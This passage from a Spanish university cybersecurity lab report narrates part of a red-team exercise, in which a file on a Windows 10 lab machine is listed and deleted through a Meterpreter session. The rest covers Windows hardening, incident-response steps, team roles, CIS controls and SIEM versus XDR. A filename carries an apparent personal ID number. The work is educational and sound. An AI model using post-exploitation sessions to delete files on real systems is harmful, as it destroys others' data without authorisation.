
Figura 47. Identificación de la ubicación actual de la sesión Meterpreter



Fuente: Propia.

Se realizó la verificación de los archivos y sus respectivos permisos que se encuentran al interior del directorio “Desktop” de la máquina con sistema operativo Windows 10, evidenciando el archivo con nombre “Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt”, por medio de la ejecución del comando “ls”.


Figura 48. Verificación de los archivos y sus respectivos permisos



Fuente: Propia.

Posteriormente, se procedió a eliminar el archivo con nombre “Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt”, del directorio “Desktop” de la máquina con sistema operativo Windows 10, por medio de la ejecución del comando “del Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt”.


Figura 49. Eliminación del archivo Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt



Fuente: Propia.

Se procedió a evidenciar que el archivo con nombre “Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt”, fue eliminado exitosamente del directorio “Desktop” del sistema operativo Windows 10.


Figura 50. Evidencia de la eliminación del archivo de manera exitosa



Fuente: Propia.

Se logró evidenciar desde la administración gráfica de la máquina Windows 10, que el archivo con nombre “Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt”, fue eliminado exitosamente del directorio “Desktop”.

Figura 51. Evidencia de la eliminación del archivo de manera exitosa



Fuente: Propia.

4 ETAPA 4


4.1 Informe acciones de hardenización en sistema operativo Windows 10.

Una vez leído y analizado el anexo 5 – escenario 4, se logró realizar lo siguiente, así:

Como dice SALAS[16], proteger el ordenador de hackers, virus, ransomware y asegurar la instalación de Windows 10 con los siguientes pasos. Teniendo en cuenta lo anterior, se procedió a realizar el proceso de hardenización al sistema operativo Windows 10, así:

- ✓ **Configurar cuenta de Usuario:** Se efectuó el cambio de la contraseña de la cuenta local de tipo administrador por una contraseña alfanumérica y con carácter especial en la máquina Windows 10.


Figura 52. Cambio de contraseña



Fuente: Propia.

[16] SALAS, STEVEN. *Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más [en línea]*. 2021. Citado el 12 de septiembre de 2023. Disponible en Internet: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms.

Figura 53. Verificación de la cuenta de usuario




Fuente: Propia.

- ✓ **Establecer copias de seguridad de los archivos:** Se efectuó la configuración de copias de seguridad en la máquina Windows 10.

  Seguidamente, se procedió a seleccionar una unidad de almacenamiento externa para guardar la copia de seguridad y se da clic en el botón “Siguiente”.


  Figura 54. Selección unidad de almacenamiento externa



Fuente: Propia.

Se procedió a realizar la copia de seguridad en la opción recomendada en la máquina con sistema operativo Windows 10.


Figura 55. Configuración de copia de seguridad recomendada



Fuente: Propia.

Se efectuó la revisión de la copia de seguridad en la unidad externa y posteriormente, se dio clic en el botón “Guardar configuración y ejecutar copia de seguridad”.


Figura 56. Revisión de la copia de seguridad



Fuente: Propia.

Posteriormente, se logró evidenciar el proceso de la creación de la copia de seguridad en la unidad externa.


Figura 57. Proceso de creación de la copia de seguridad



Fuente: Propia.

Finalmente, se logró evidenciar la creación de la copia de seguridad de manera exitosa en la unidad de almacenamiento externa.


Figura 58. Evidencia de la creación de la copia de seguridad exitosa



Fuente: Propia.

- ✓ **Activar las actualizaciones automáticas:** Se procedió a configurar la actualización automática en Windows 10, habilitando las opciones para obtener las diferentes actualizaciones de Windows.

Figura 59. Habilitación de la actualización automática




Fuente: Propia.

- ✓ **Habilitar la protección de antivirus:** Se procedió habilitar la protección del sistema antivirus Microsoft Windows Defender en el sistema operativo Windows 10, activando las siguientes opciones, así:

Se realizó la activación de la protección en tiempo real y de la protección basada en la nube del antivirus Microsoft Windows Defender.

Figura 60. Configuración de antivirus y protección contra amenazas



Fuente: Propia.


Se efectuó la activación del envío de muestras automático y protección contra alteraciones del antivirus Microsoft Windows Defender.

Figura 61. Configuración de antivirus y protección contra amenazas

Fuente: Propia.

Se realizó la activación de la comprobación de aplicaciones y archivos, así como, la activación del SmartScreen para Microsoft Edge del antivirus Microsoft Windows Defender.

Figura 62. Configuración de antivirus y protección contra amenazas



Fuente: Propia.


Se efectuó la activación del bloqueo de aplicaciones potencialmente no deseadas, así como, la activación del SmartScreen de Microsoft Store del antivirus Microsoft Windows Defender.

Figura 63. Configuración de antivirus y protección contra amenazas

Fuente: Propia.

- ✓ **Activación del Firewall de Windows:** Se efectuó la activación del Firewall de Windows Defender, para las redes privadas y redes públicas o invitadas.

Figura 64. Activación Firewall de Windows Defender



Fuente: Propia.

- ✓ **Desactivación de acceso remoto:** Se procedió a realizar la desactivación del acceso remoto en la máquina con sistema operativo Windows 10.

4.2 Primera pregunta orientadora.

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Como dice FERNANDEZ[17], los planes de acción para prevenir y gestionar un ataque informático deben tener cuatro fases: la prevención, la detección, la recuperación y la respuesta. Teniendo en cuenta lo anterior, y como experto en ciberseguridad lo pasos que se deben realizar son los siguientes, así:

- ✓ Primer paso: efectuar la identificación y detección del origen y destino del ataque cibernético y el vector de ataque utilizado.
- ✓ Segundo paso: aislar de la red los dispositivos informáticos comprometidos en el ataque cibernético, con el fin de evitar exfiltración de información por parte de ciberdelincuentes.
- ✓ Tercer paso: efectuar un escaneo y análisis de vulnerabilidades a los dispositivos informáticos comprometidos en el ataque cibernético y solucionar las vulnerabilidades identificadas.
- ✓ Cuarto paso: efectuar los escaneos de virus y malware en los dispositivos comprometidos y eliminar los posibles archivos maliciosos o infectados.

[17] FERNANDEZ, BEGOÑA. *Pasos a seguir ante un ataque informático [en línea]*. 2023. Citado el 13 de septiembre de 2023. Disponible en Internet: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html.

- ✓ Quinto paso: realizar la recuperación de la información, por medio del restablecimiento de las copias de seguridad
- ✓ Sexto paso: realizar las respuestas pertinentes por medio de las respectivas denuncias ante las autoridades competentes, con el fin de que tomen acción sobre los responsables del ataque cibernético.

4.3 Segunda pregunta orientadora.


¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Teniendo en cuenta el ataque ejecutado con el evento del Payload, se realizó los siguientes pasos, para subsanar mencionado ataque, así:

- ✓ **Habilitación del sistema antivirus:** se procedió habilitar la protección del sistema antivirus Microsoft Windows Defender en el sistema operativo Windows 10, activando las siguientes opciones, así:

  Se realizó la activación de la protección en tiempo real y de la protección basada en la nube del antivirus Microsoft Windows Defender.

  Figura 65. Configuración de antivirus y protección contra amenazas



  Fuente: Propia.


Se efectuó la activación del envío de muestras automático y protección contra alteraciones del antivirus Microsoft Windows Defender.

Figura 66. Configuración de antivirus y protección contra amenazas

Fuente: Propia.

Se realizó la activación de la comprobación de aplicaciones y archivos, así como, la activación del SmartScreen para Microsoft Edge del antivirus Microsoft Windows Defender.

Figura 67. Configuración de antivirus y protección contra amenazas



Fuente: Propia.


Se efectuó la activación del bloqueo de aplicaciones potencialmente no deseadas, así como, la activación del SmartScreen de Microsoft Store del antivirus Microsoft Windows Defender.

Figura 68. Configuración de antivirus y protección contra amenazas

Fuente: Propia.

- ✓ **Escaneo y análisis de amenazas con Windows Defender:** Se efectuó el escaneo y análisis de amenazas con el sistema antivirus Windows Defender a la máquina del Sistema Operativos Windows 10, logrando eliminar el archivo Payload con el que se encontraba infectada la máquina con sistema operativo Windows 10.

Figura 69. Escaneo y análisis de amenazas con Windows Defender



Fuente: Propia.

4.4 Tercera pregunta orientadora.

¿Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Como dice KEEPCODING[18], el equipo purpura ejerce funciones de los equipos de Blue Team y Red Team. Por lo anterior, la diferencia que existe es que el Purple Team además de realizar funciones del Blue Team y Red Team, también se encarga de facilitar la comunicación y optimizar el trabajo entre estos dos equipos enfocados a las seguridad ofensiva y defensiva respectivamente.

Como dice SADVISOR[19], el equipo de respuesta a incidentes de seguridad informática tiene como objetivo, recibir, revisar y responder a informes de incidentes. De acuerdo con lo anterior, la diferencia que existe entre el Blue Team y Red Team, con el equipo de respuesta a incidentes informáticos (CSIRT, en inglés), es que los dos primeros se encargan de la seguridad defensiva y seguridad ofensiva respectivamente, en cambio, el CSIRT se encarga de recibir, revisar y responder los diferentes incidentes cibernéticos que se puedan presentar en los activos informáticos de una organización.

4.5 Cuarta pregunta orientadora.

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

---

[18] KEEPCODING. *¿Qué es Purple Team en ciberseguridad? [en línea]*. 2023. Citado el 14 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/.

[19] SADVISOR. *¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? [en línea]*. 2022. Citado el 15 de septiembre de 2023. Disponible en Internet: https://sadvisor.com/que-es-el-csirt/.

Como dice TARLOGIC[20], El Center for Internet Security (CIS), es una entidad sin ánimo de lucro cuya misión es generar la confianza en el mundo digital. Por lo anterior, la función que tiene dentro de los equipos Blue Team, es que desarrollan diversas soluciones y un marco metodológico basados en las mejores prácticas en ciberseguridad a nivel global. Es de resaltar, que de todo lo que realiza se destaca, la creación y actualización de los controles de seguridad críticos CIS, los cuales son de gran importancia al momento de realizar la seguridad defensiva por medio de los equipos de Blue Team.

Los tutoriales que posee se pueden encontrar en el sitio web principal del Center for Internet Security (CIS), cuya página web es https://www.cisecurity.org/controls, donde se podrán aplicar los diferentes controles de seguridad críticos para la protección de la infraestructura tecnológica de una empresa.

4.6 Quinta pregunta orientadora.

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 1. Tabla de diferencias entre SIEM y XDR

TABLA DE DIFERENCIAS	
SIEM	**XDR**
Es una herramienta de seguridad para que las empresas identifiquen y respondan, de manera rápida y precisa, a cualquier amenaza para su soporte informático.	XDR brinda una solución más actualizada en el enfoque de detección de amenazas.

